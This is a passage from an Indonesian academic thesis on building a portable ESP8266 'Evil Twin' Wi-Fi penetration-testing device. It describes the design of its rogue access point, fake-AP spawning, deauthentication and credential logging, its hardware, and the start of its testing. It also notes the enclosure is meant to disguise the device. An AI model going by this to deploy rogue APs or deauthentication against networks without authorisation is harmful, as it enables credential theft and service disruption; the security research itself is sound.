
Gambar 4.9 *Activity Diagram Deautentikasi*

IV.2.4 Sequence Diagram

Pada *sequence diagram* merupakan visualisasi mengenai alur perangkat lunak dari sistem. Diagram tersebut berisi aktivitas pengguna pada suatu fungsi di sistem, dimulai dengan *input* pengguna yang kemudian akan diperlihatkan alur dari *input* tersebut sehingga mendapatkan *output*.

Berikut penggambaran alur pada sistem perangkat ESP8266 pertama:


a. Sequence Diagram Login



Gambar 4.10 Sequence Diagram login

Pada Gambar 4.7 merupakan *diagram* mengenai aktivitas pengguna ketika melakukan proses *login*, pengguna melakukan koneksi pada *hidden network* kemudina melakukan input SSID dan *password*. Sistem akan melakukan proses pada data tersebut untuk diautentikasi, apabila data salah maka akan kembali ke koneksi, jika benar akan masuk ke halaman utama.


b. *Sequence Diagram Rogue AP*



Gambar 4.11 *Sequence Diagram Rogue AP*

Gambar 4.11 menjelaskan alur dari proses *Rogue AP*, dari halaman utama pengguna memilih menu konfigurasi dan menampilkan halaman *rogue AP*. Pengguna memasukan parameter serangan dengan mengirimkan data tersebut menjadi paket ke jaringan, hasil dari web portal akan menghasilkan log yang dikirim ke sistem.


c. *Sequence Diagram Logging*



Gambar 4.12 *Sequence Diagram Logging*

Gambar 4.12 menjelaskan proses sistem dalam melakukan *logging*, data aktivitas user akan dikirim ke sistem dan dimasukkan pada *log*, data *log* yang masuk berupa sistem dan serangan yang dilakukan. Hasil *log* akan ditampilkan pada halaman *view log*.

d. *Sequence Diagram Generate Report*




Gambar 4.13 *Sequence Diagram Generate Report*

Alur untuk membangkitkan laporan dengan pengguna masuk kedalam halaman log dan melakukan unduh laporan, sistem akan mengambil data dari sistem dan diberikan kepada pengguna. Kemudian sistem melakukan proses membangkitkan laporan dan ditampilkan pada halaman laporan *log*.

Selanjutnya merupakan penggambaran alur fungsi sistem yang disesuaikan dengan skema ETF untuk membantu dalam melengkapi serangan pada sistem perangkat ESP8266 kedua:


e. *Sequence Diagram Scanning*



Gambar 4.11 *Sequence Diagram Scanning*

Pengguna masuk kedalam sistem dengan memasukkan data *login*, sistem akan menampilkan halaman *scanning* dan memberikan data berupa hasil scan AP dan *station* yang ada di jaringan. Pengguna masuk kedalam sistem dengan memasukkan data *login*, sistem akan menampilkan halaman *scanning* dan memberikan data berupa hasil scan AP dan *station* yang ada di jaringan.


f. *Sequence Diagram Spawner*



Gambar 4.12 *Sequence Diagram Spawner*

Gambar tersebut menampilkan alur dari *proses spawner*, pengguna masuk kedalam menu *spawner* dan melakukan *input fake AP*, sistem menerima data tersebut yang kemudian di proses dan dimasukan kedalam tabel SSID


g. *Sequence Diagram Deautentikasi*



Gambar 4.13 *Sequence Diagram Deautentikasi*


Alur proses deautentikasi setelah proses pengguna memilih SSID yang ada pada halaman scanning, sistem akan menyimpan data untuk dilakukan proses deautentikasi dengan mengirimkan paket data ke AP pada jaringan.

IV.2.5 *Class Diagram*



Gambar 4.14 *Class Diagram System Prototype ESP8266 1*

Terdapat empat kelas yang terdapat pada *source code*, kelas *loginActivity* yang mendefinisikan aktivitas login dengan *method* yang digunakan *sign()* dan *authenticate()* untuk autentikasi klien. Kelas *reportActivity* terhubung dengan dua kelas lain yaitu *attackActivity* dan *systemActivity* sebagai fungsi log sistem. *systemActivity* yang mendefinisikan informasi di jaringan seperti SSID, kanal, fitur, *user*, *password*. Terakhir, kelas *attackActivity* yang menggunakan input data pengguna untuk meluncurkan serangan dengan *method* *generateAP()*.



Gambar 4.15 Class Diagram System Prototipe ESP8266 2

Pada sistem prototipe ESP8266 kedua terdapat empat kelas yaitu *loginActivity*, *scanActivity*, *spawnActivity*, dan *deauthActivity*. Pada kelas *loginActivity* yang mendefinisikan sistem untuk melakukan *login* dan autentikasi dengan *method* yang digunakan *sign()* dan *authenticate()*. Kelas *scanActivity* melakukan scan dengan *input* data kanal beserta interval. Kelas *spawnActivity* membuat AP baru dengan *method* *addSpawn()* dari data SSID, kunci dan kanal. Kelas *deauthActivity* terhubung dengan dua kelas lain untuk memanggil *method* untuk mengaktifkan serangan *fake* AP dan memilih klien dari hasil *scan*.

IV.2.6 Perancangan *Hardware*


Implementasi pada perangkat keras dilakukan dengan merangkai komponen-komponen perangkat keras (*hardware*) yang digunakan sesuai dengan gambaran umum sistem. Sebelum dilakukan implementasi, terlebih dahulu dilakukan identifikasi terhadap seluruh perangkat yang digunakan. Detail spesifikasi perangkat keras yang diimplementasikan dijelaskan dalam tabel 4.12

Tabel 4.12 Detail spesifikasi perangkat keras sistem prototipe

No	Jenis perangkat	Spesifikasi perangkat
1	NodeMCU ESP8266 (2)	Mikrokontroller Ukuran 57 mm x 30mm Tegangan operasi 3,3 Volt
2	Antenna	2.4Ghz 125 kanal Tegangan operasi 3.0 Volt
3	USB 2.0 (2)	MicroUSB 2.0 <i>Power</i> 2.5A
4	Project box	Tipe box : X4 Dimensi : 12.5cm x 8.5 cm x 5cm Bahan : ABS
5	<i>Power Switch</i>	-
6	<i>Battery rechargeable</i> (2)	<i>Battery</i> 18650 x 2 1500 MAH


Perancangan pada perangkat keras sistem prototipe dilakukan dengan melihat kebutuhan penambahan ESP8266 dari masalah yang didapatkan pada penelitian sehingga diperlukan penambahan perangkat. Perancangan dilakukan dengan memasang sistem yang berbeda agar fungsi serangan sesuai dengan ETF.

Pada Tabel 4.12 terdapat berbagai komponen perangkat serta dua buah ESP8266 pada Gambar 4.16 yang akan digabungkan didalam satu projek boks menjadi suatu alat uji penetrasi, tujuan dibuat perangkat tersebut agar sistem memiliki lingkungannya sendiri tanpa bergantung pada sumber energi dari perangkat lain. Perangkat dibuat menjadi *portable* sehingga pengguna dapat dengan mudah melakukan *deploy* perangkat saat melakukan uji penetrasi.



Gambar 4.16 Dua buah ESP8266

Sesuai dengan fungsi masing-masing komponennya, komponen digabungkan dengan NodeMCU akan memiliki fungsi masing-masing yang membantu dalam pengerjaan uji penerasi pada Wi-Fi yang terlampir pada Lampiran 3.



Gambar 4.17 Perangkat sistem prototipe yang sudah dibangun

Pada Gambar 4.17 terdapat komponen perangkat seperti NodeMCU ESP8266, *Antenna*, *Battery Case* dan *project box*. Perangkat tersebut dibangun dan menjadi hasil akhir perangkat *Automated Penetration Testing*.

Perangkat utamanya merupakan NodeMCU ESP8266 yang akan dipasangkan *software Evil Twin Framework* yang sudah kompatibel untuk dapat melakukan fungsinya, *Wireless Antenna* akan dipasangkan yang berguna untuk menambah range sinyal pada perangkat sehingga target SSID yang didapatkan lebih banyak dan saat melakukan *Rogue AP* sinyalnya tidak kalah dengan AP asli, *project box*

berguna untuk menutupi perangkat sehingga tidak terlihat seperti perangkat pentest Wi-Fi dan baterainya berfungsi untuk perangkat memiliki sumber listrik sendiri sehingga lebih fleksibel saat digunakan

Perangkat dapat dinyalakan melalui *power switch*, setelah itu perangkat akan otomatis bekerja. Ketika baterai habis, pengguna dapat melakukan pengisian ulang tenaga dengan menyambungkan kabel USB ke *charger smartphone* atau *port USB* komputer atau PC.

IV.3 TAHAP TESTING

Pada subbab pengujian sistem, dilakukan pengujian sistem perangkat *automated testing tools* untuk memastikan prototipe telah berjalan sesuai dengan yang diharapkan. Pengujian sistem yang dilakukan adalah *unit testing*, *integration testing*, dan *system testing*.

Sistem dibangun pada sistem *automated testing tools* sesuai dengan metodologi SDLC yang digunakan yaitu sistem *prototyping*. Sistem dibangun sesuai dengan analisis kebutuhan serta fungsional dan non-fungsional nya, berikut beberapa pengujian yang dilakukan pada sistem.

IV.3.1 Unit Testing


Unit testing dilakukan dengan pendekatan *black box testing* dan *white box testing*. *Black box testing* dilakukan dengan menerapkan verifikasi fungsi sistem terhadap outputnya berdasarkan pada fungsionalitas sistem dan *white box testing* dilakukan untuk mengetahui *source code* yang digunakan sistem dalam menjalankan fungsionalitasnya.

a. Black Box Testing


Black Box Testing merupakan metode pengujian yang berfokus terhadap fungsionalitas kebutuhan sistem tanpa merujuk pada *source code* yang digunakan dalam pembangunan sistem dengan melihat input dan output. Berikut merupakan *black box testing* dari sistem prototipe:

1. Login

Input




Gambar 4.18 *input SSID*




Gambar 4.19 *Input Password*

Pada perangkat, pengguna memilih fitur Wi-Fi kemudian memasukan data berupa SSID yaitu “etfbug” atau “etfscan” serta password kedalam jaringan *hidden network* agar dapat terhubung pada sistem perangkat.

Output



Gambar 4.20 Terkoneksi jaringan “etfbug” atau “etfscan”



Gambar 4.21 Masuk Halaman Utama

Setelah terhubung, pengguna dapat melihat SSID karena sudah di autentikasi oleh sistem dan pengguna masuk ke sistem melalui *browser* untuk dapat mengakses halaman utama.

